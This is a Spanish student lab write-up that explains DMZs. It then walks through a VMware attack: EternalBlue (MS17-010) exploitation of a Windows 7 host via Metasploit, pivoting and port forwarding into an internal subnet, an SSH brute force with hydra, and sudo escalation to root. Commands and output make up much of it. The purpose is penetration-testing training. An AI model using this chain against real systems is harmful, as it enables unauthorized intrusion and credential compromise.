



**ZONA DESMILITARIZADA**


## CONCEPTOS SOBRE REDES: DMZ

### ¿Qué es la DMZ?

La **DMZ (Zona Desmilitarizada)**, es una subred o área separada dentro de una red más amplia que está expuesta a redes externas (Internet) pero aislada del resto de la red interna. Su principal propósito es agregar una capa adicional de seguridad, separando los servicios que necesitan ser accesibles públicamente (como servidores web, servidores FTP o servidores de correo) de la red interna más sensible.

### ¿Qué se va a conseguir con está practica?

Lo que se está consiguiendo es entender cómo funciona una DMZ, en el dibujo de abajo se puede apreciar completamente como funciona dentro de redes organizativas reales, la DMZ tiene acceso a la red exterior pero no a la red interna (o sí depende del firewall y de las configuraciones del router y las interfaces que posean los hosts de la DMZ).




### ¿Qué servidores pondría en la DMZ ella y por qué?

En la DMZ añadiría ordenadores actualizados en la última versión para que tengan acceso a la internet por la IP publica, servidores http (puerto 80) y https (443) y abriría el servicio RDP en un servidor Windows server para administrar todos los ordenadores desde forma remota, el servidor VPN para administrarlo de forma remota a la red que se forma entre otros pondría todo esto.


## EJEMPLO AVANZADO PRACTICO

Voy a enseñarlo de forma práctica iniciando VMware con 2 servidores, uno con el cual yo tengo acceso desde mi Kali (maquina atacante), esté servidor será el de la DMZ y otro el cual está en otra subred la cual no tengo acceso desde el Kali y hay 2 interfaces de red en el servidor de la DMZ una que da afuera y otra a la red interna, pues voy a enseñar como se podría acceder a esté servidor de la red interna enrutando el tráfico, pero primero para hacer esto tendremos que vulnerar el servidor expuesto fuera del firewall (el servidor que pertenece a la DMZ), se puede apreciar en el dibujo lo que voy a hacer, si yo aplico una traza “icmp” del atacante al servidor final no tengo acceso mientras que a la DMZ sí, por lo que vamos a enrutar el tráfico vulnerando la DMZ.



## DMZ LLEVADA A LA PRACTICA

Voy a iniciar un Kali, y un Windows 7 para la “DMZ” y un Ubuntu server como servidor, le pondré fallas de seguridad a propósito para enseñar esto de mejor forma. Iniciamos los hosts y configuramos las interfaces como anteriormente he explicado (para hacer esté entorno y más necesitas un ordenador relativamente potente).



En la maquina Windows 7 he agregado 2 interfaces de red.

Device	Summary
Memory	5.3 GB
Processors	4
Hard Disk (SCSI)	60 GB
CD/DVD (SATA)	Using file C:\Users\Angel trip...
Floppy	Using file autoinst.flp
Network Adapter	Custom (VMnet10) ←
Network Adapter 2	Custom (VMnet11) ←
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

## EXPLOTACIÓN DMZ

Utilizo una herramienta la cual utiliza el protocolo “ARP” para descubrir a todos los hosts en el segmento de red de la interfaz de red “eth0” (es la que e configurado para la interconexión de la maquina atacante y el intermediario Windows 7), la dirección ipv4 del Windows es “30.30.30.128”, por lo que como se puede apreciar no puedo ver el servidor Ubuntu porque no estamos en la misma “LAN”, sin embargo, la de Windows 7 y el Kali sí.

```

root@notenter /h/sasuske73v3# arp-scan -I "eth0"
ERROR: No target hosts on command line and neither --file or --localnet options given
root@notenter /h/sasuske73v3# arp-scan -I "eth0" --localnet
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e5:9f:72, IPv4: 30.30.30.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
30.30.30.1      00:50:56:c0:00:0a      (Unknown)
30.30.30.128   00:0c:29:5d:80:7c      (Unknown)
30.30.30.254   00:50:56:e2:2a:de      (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.888 seconds (135.59 hosts/sec). 3 responded
root@notenter /h/sasuske73v3#

```

Con su ttl se puede saber su “SO” al estar cerca de 130 se puede saber que la maquina es Windows, por defecto el ttl de las maquinas Windows es esté en Linux es 60.

```

root@notenter /h/sasuske73v3# ping 30.30.30.128
PING 30.30.30.128 (30.30.30.128) 56(84) bytes of data.
64 bytes from 30.30.30.128: icmp_seq=1 ttl=128 time=0.543 ms
64 bytes from 30.30.30.128: icmp_seq=2 ttl=128 time=0.221 ms
^C
--- 30.30.30.128 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1004ms
rtt min/avg/max/mdev = 0.221/0.382/0.543/0.161 ms

```

El escaneo me a indicado que tiene el smb abierto con una versión antigua del protocolo smb, por lo que vamos a explotar está vulnerabilidad para corromper la DMZ.

```

PORT      STATE SERVICE      VERSION
445/tcp open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:5D:80:7C (VMware)
Service Info: Host: WIN-013AJ08JQA3; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
_ smb2-security-mode:
  2.1:0:
    Message signing enabled but not required
_ smb2-time:
  date: 2024-09-19T11:32:49
  start date: 2024-09-19T11:05:59
  clock-skew: mean: -40m00s, deviation: 1h09m16s, median: 0s
_ smb-security-mode:
  account used: guest
  authentication level: user
  challenge response: supported
  message signing: disabled (dangerous, but default)
_ smb-os-discovery:
  OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
  OS CPE: cpe:/o:microsoft:windows_7::sp1
  Computer name: WIN-013AJ08JQA3
  NetBIOS computer name: WIN-013AJ08JQA3\x00
  Workgroup: WORKGROUP\x00
  System time: 2024-09-19T13:32:49+02:00
_ nbstat: NetBIOS name: WIN-013AJ08JQA3, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:5d:80:7c (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.36 seconds
root@notenter /h/sasuske73v:~#

```

Es el exploit “0” así que lo usaré para explotar la máquina, he puesto en el buscador de “metasploit” que busque a “eternablue”, es una falla hiper común y hiper peligrosa de los sistemas Windows 7 con el smb abierto, esto se aplica para cualquier sistema operativo que tenga el smb versión 1 y smb versión 2 corriendo, por estos motivos se recomienda actualizar a sistemas más actuales principalmente.

```

[[Amsf6 > search eternablue
Matching Modules
=====
#  Name                                          Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternablue      2017-03-14      average Yes    MS17-010 Eternablue SMB Remote Windows Kernel Pool Corruption
1  \ target: Automatic Target                  .              .      .      .
2  \ target: Windows 7                        .              .      .      .
3  \ target: Windows Embedded Standard 7      .              .      .      .
4  \ target: Windows Server 2008 R2           .              .      .      .
5  \ target: Windows 8                        .              .      .      .
6  \ target: Windows 8.1                     .              .      .      .
7  \ target: Windows Server 2012              .              .      .      .
8  \ target: Windows 10 Pro                   .              .      .      .
9  \ target: Windows 10 Enterprise Evaluation .              .      .      .
10 exploit/windows/smb/ms17_010_psexec         2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
Windows Code Execution
11 \ target: Automatic                       .              .      .      .
12 \ target: PowerShell                      .              .      .      .
13 \ target: Native upload                   .              .      .      .
14 \ target: MOF upload                      .              .      .      .
15 \ AKA: ETERNALSYNERGY                     .              .      .      .
16 \ AKA: ETERNALROMANCE                     .              .      .      .
17 \ AKA: ETERNALCHAMPION                     .              .      .      .
18 \ AKA: ETERNALBLUE                         .              .      .      .
19 auxiliary/admin/smb/ms17_010_command        2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
Windows Command Execution
20 \ AKA: ETERNALSYNERGY                     .              .      .      .
21 \ AKA: ETERNALROMANCE                     .              .      .      .
22 \ AKA: ETERNALCHAMPION                     .              .      .      .
23 \ AKA: ETERNALBLUE                         .              .      .      .
24 auxiliary/scanner/smb/smb_ms17_010         .              normal No     MS17-010 SMB RCE Detection


```

Configurando el “exploit” para añadir en la carga útil mi dirección IP como atacante y la de Windows 7 conseguimos un “**Shell interactiva**” del Windows 7, por lo que como se puede ver estoy en una conexión remota de la DMZ desde mi Kali, esto para entenderlo mejor es entre muchas comillas como una conexión “ssh”, repito entre muchas comillas porque esta conexión no está bajo ningún servicio.



```
meterpreter > sysinfo
Computer      : WIN-0I3AJ08JQA3
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : es ES
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > dir
Listing: C:\Users\Angel triplana sanz\Desktop
=====
Mode                Size      Type    Last modified          Name
----                -
100666/rw-rw-rw-   282     fil    2024-08-15 13:19:50 -0400 desktop.ini

meterpreter > touch
[-] Unknown command: touch. Run the help command for more details.
meterpreter > mkdir youarehacked
Creating directory: youarehacked
meterpreter > net user
[-] Unknown command: net. Run the help command for more details.
meterpreter > netuser
[-] Unknown command: netuser. Run the help command for more details.
meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter >
```



Una vez habiendo explotado la DMZ vamos a ver las interfaces de red que tiene la maquina “Windows 7”. Se puede apreciar la interfaz 15 como una interfaz de red (la interfaz 14 era la conexión con la maquina Kali, está por ejemplo podría ser una conexión a internet por lo que como se ha podido ver es muy peligroso no tener todo a la última versión).

```

Interface 15
=====
Name       : Conexin de red Intel(R) PRO/1000 MT #2
Hardware MAC : 00:0c:29:5d:80:86
MTU        : 1500
IPv4 Address : 40.40.40.128
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::7d47:23c0:253c:8c2e
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 16
=====
Name       : Adaptador 6to4 de Microsoft
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : 2002:1e1e:1e80::1e1e:1e80
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : 2002:2828:2880::2828:2880
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 17
=====
Name       : Adaptador ISATAP de Microsoft #2
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280

meterpreter > ipconfig

```

## PIVOTING Y EXPLOTACIÓN DE SERVIDOR FINAL

EL pivoting es lo mismo que decir enrutamiento de puertos de la maquina final a la intermedia, lo que se hace es traer los puertos de la maquina final (el servidor Linux) a la maquina intermedia Windows, esto puede llegar a ser lo más complejo de entender, lo que yo estoy haciendo hay es dejarlo en segundo plano a la maquina con su intrusión y enrutando el tráfico.

```

meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions
[-] Unknown command: sessions. Did you mean sessions? Run the help command for more details.
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
=====
Id  Name  Type  Information  Connection
--  ---  ---  -
2   meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN-0I3AJ08JQA3  30.30.30.129:4444 -> 30.30.30.128:49159 (30.30.30.128)

msf6 exploit(windows/smb/ms17_010_eternalblue) > route add 40.40.40.0 255.255.0 2
[*] Route added
msf6 exploit(windows/smb/ms17_010_eternalblue) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

Name      Current Setting  Required  Description
-----
CONCURRENCY  10              yes       The number of concurrent ports to check per host
DELAY       0               yes       The delay between connections, per thread, in milliseconds
JITTER      0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS       1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS      30.30.30.0/24   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS     1               yes       The number of concurrent threads (max one per host)
TIMEOUT     1000            yes       The socket connect timeout in milliseconds

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 30.30.30.0 /24
RHOSTS => 30.30.30.0 /24
msf6 auxiliary(scanner/portscan/tcp) >

```

He enrutado el trafico para que pueda tener acceso a la red interna desde la maquina Kali, la tabla de enrutamiento de la maquina intermediaria por la cual se está haciendo esto debe verse así, es como si enrutasas “routers”.

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > route add 40.40.40.0 255.255.255.0 1
[*] Route added
msf6 exploit(windows/smb/ms17_010_eternalblue) > route

IPv4 Active Routing Table
=====
Subnet          Netmask          Gateway
-----
40.40.40.0      255.255.255.0    Session 1

[*] There are currently no IPv6 routes defined.
msf6 exploit(windows/smb/ms17_010_eternalblue) >

```

```

IPv4 Active Routing Table
=====
Subnet          Netmask          Gateway
-----
30.30.30.0      255.255.255.0    Session 1
40.40.40.0      255.255.255.0    Session 1

```

Después de enrutar estas tablas, hay que utilizar un modulo especializado en utilizar el protocolo “arp” para encontrar en la interfaz de red de la maquina intermedia la maquina final, en este caso es la ip “40.40.40.129”. El enrutamiento como tal se hace igual en Linux que en Windows, pero la utilización de herramientas para descubrimiento de hosts en la interfaz del host final (el servidor Ubuntu) puede cambiar dependiendo de ser Windows o Linux, si la maquina intermediaria hubiera sido Linux se haría de otra forma no con ese módulo de “[metasploit](#)”.

```

Interact with a module by name or index. For example info 0, use 0 or use post/windows/gather/arp_
[*] Using post/windows/gather/arp_scanner
msf6 post(windows/gather/arp_scanner) > use 0
msf6 post(windows/gather/arp_scanner) >
msf6 post(windows/gather/arp_scanner) > options

Module options (post/windows/gather/arp_scanner):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    40.40.40.0/24    yes       The target address range or CIDR identifier
  SESSION   10               yes       The session to run this module on
  THREADS   10               no        The number of concurrent threads

View the full module info with the info, or info -d command.

msf6 post(windows/gather/arp_scanner) > set rhosts 40.40.40.0/24
rhosts => 40.40.40.0/24
msf6 post(windows/gather/arp_scanner) > set session 1
session => 1
msf6 post(windows/gather/arp_scanner) > run

[*] Running module against WIN-0I3AJ08JQA3
[*] ARP Scanning 40.40.40.0/24
[*] IP: 40.40.40.1 MAC 00:50:56:c0:00:0b (VMware, Inc.)
[*] IP: 40.40.40.129 MAC 00:0c:29:97:a3:1a (VMware, Inc.)
[*] IP: 40.40.40.131 MAC 00:0c:29:5d:80:86 (VMware, Inc.)
^C[-] Post interrupted by the console user
[*] Post module execution completed
msf6 post(windows/gather/arp_scanner) >

```

Ahora utilizo otro modulo para hacer este enrutamiento de puertos, y lo que estoy haciendo es traerme un puerto de la maquina objetivo a la maquina intermedia, podría haberle lanzado un script de “nmap” para ver los puertos abiertos que tiene la maquina final abierta, solo le he abierto el puerto 22 “ssh”, sino supiera esto tendría que lanzarle un escaneo de puertos (si la maquina intermedia tiene instalado nmap será mucho más sencillo, sino este módulo una vez todo enrutado a la perfección te funcionara “scanner/portscan/tcp”).



```

Trustdokere-
Name      asy
-----
CONNECT_ADDRESS  yes      IPv4/IPv6 address to which to connect.
CONNECT_PORT    yes      Port number to which to connect.
IPV6_XP         true     yes      Install IPv6 on Windows XP (needed for v4tov4).
LOCAL_ADDRESS   yes      IPv4/IPv6 address to which to listen.
LOCAL_PORT      yes      Port number to which to listen.
SESSION         1       yes      The session to run this module on
TYPE            v4tov4 yes      Type of forwarding (Accepted: v4tov4, v6tov6, v6tov4, v4tov6)

View the full module info with the info, or info -d command.

msf6 post(windows/manage/portproxy) > set CONNECT_ADDRESS 40.40.40.129
CONNECT_ADDRESS => 40.40.40.129
msf6 post(windows/manage/portproxy) > set CONNECT_PORT 22
CONNECT_PORT => 22
msf6 post(windows/manage/portproxy) > set LOCAL_ADDRESS 0.0.0.0
[-] Unknown command: Set. Did you mean set? Run the help command for more details.
msf6 post(windows/manage/portproxy) > set LOCAL_ADDRESS 0.0.0.0
LOCAL_ADDRESS => 0.0.0.0
msf6 post(windows/manage/portproxy) > set LOCAL_PORT 1000
LOCAL_PORT => 1000
msf6 post(windows/manage/portproxy) > run

[*] Setting PortProxy ...
[+] PortProxy added.
[*] Port Forwarding Table
=====
LOCAL IP  LOCAL PORT  REMOTE IP  REMOTE PORT
-----
0.0.0.0   1000         40.40.40.129  22

```

Y aquí como se puede apreciar me he traído el “ssh” de la maquina final a la maquina intermediaria, pero esto no va a acabar aquí, voy a hacerlo lo más real posible.

```

root@notenter /h/sasuske73v3# nmap -p- -Pn --min-rate=5000 --max-rate=7000 -n -sS 30.3
0.30.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-19 11:01 EDT
Nmap scan report for 30.30.30.130
Host is up (0.00030s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1000/tcp   open  cadlock
MAC Address: 00:0C:29:5D:80:7C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 26.54 seconds
root@notenter /h/sasuske73v3#

```

Imagina que en la maquina intermediaria encontramos que el usuario de la maquina es “debían” pero no tenemos esa contraseña, por lo que vamos a hacer fuerza bruta al puerto ssh para ver si se puede llegar a sacar la “contraseña/password”.

```

root@notenter /h/sasuske73v3# hydra -l debian -P "/home/sasuske73v3/Downloads/rockyou.txt" -s 1000 ssh://30.30.30.130
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o
r for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-19 11:11:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:l/p:l), -1 try per task
[DATA] attacking ssh://30.30.30.130:1000/
[1000][ssh] host: 30.30.30.130 login: debian password: tripiana2007
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-19 11:11:12
root@notenter /h/sasuske73v3#

```

Inicio sesión por “ssh”, y veo que solo hay un usuario y que pertenece al grupo “sudo” por lo que puedo elevar privilegios, y me hago root del servidor final.

```
root@notenter /h/sasuske73v3# ssh -p 1000 debian@30.30.30.130
debian@30.30.30.130's password:
Permission denied, please try again.
debian@30.30.30.130's password:
Welcome to Ubuntu 23.10 (GNU/Linux 6.5.0-44-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings

Last login: Wed Sep  4 20:12:01 2024 from 192.168.1.149
debian@debian-None:~$
debian@debian-None:~$ id
uid=1000(debian) gid=1000(debian) groups=1000(debian),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(users),118(lpadmin)
debian@debian-None:~$ sudo su
[sudo] password for debian:
Sorry, try again.
[sudo] password for debian:
root@debian-None:/home/debian# whoami
root
root@debian-None:/home/debian#
```

## BIBLIOGRAFÍA

<https://docs.metasploit.com>

<https://excalidraw.com>

<https://hack4u.io>

<https://www.avast.com/es-es/c-eternalblue>

(uso de documentación propia de las herramientas y del sistema operativo)

## OPINION PROPIA DE LA PRATICA

Esta práctica me ha gustado mucho debido al entorno que he podido crear yo mismo. Ya sé que, **OBVIAMENTE**, no has pedido todo esto ni enseñan a hacer estas cosas, pero esto es una “**simulación de una empresa real**” por la cual, entrando por la “DMZ” expuesta por internet, he llegado a tener privilegios máximos dentro del servidor central privado, donde puede que haya un montón de información. Me estoy preparando para certificaciones (EJPTv2), que implican justo lo que acabo de enseñar, por lo que he querido hacerlo. Espero que te haya gustado. Con esto puedes ver lo seguro que pueden llegar a estar algunas empresas y la poca conciencia que hay públicamente de lo que pasa si no actualizas el sistema operativo o sus servicios, si hubiera habido un firewall de por medio me lo hubiera complicado mucho más.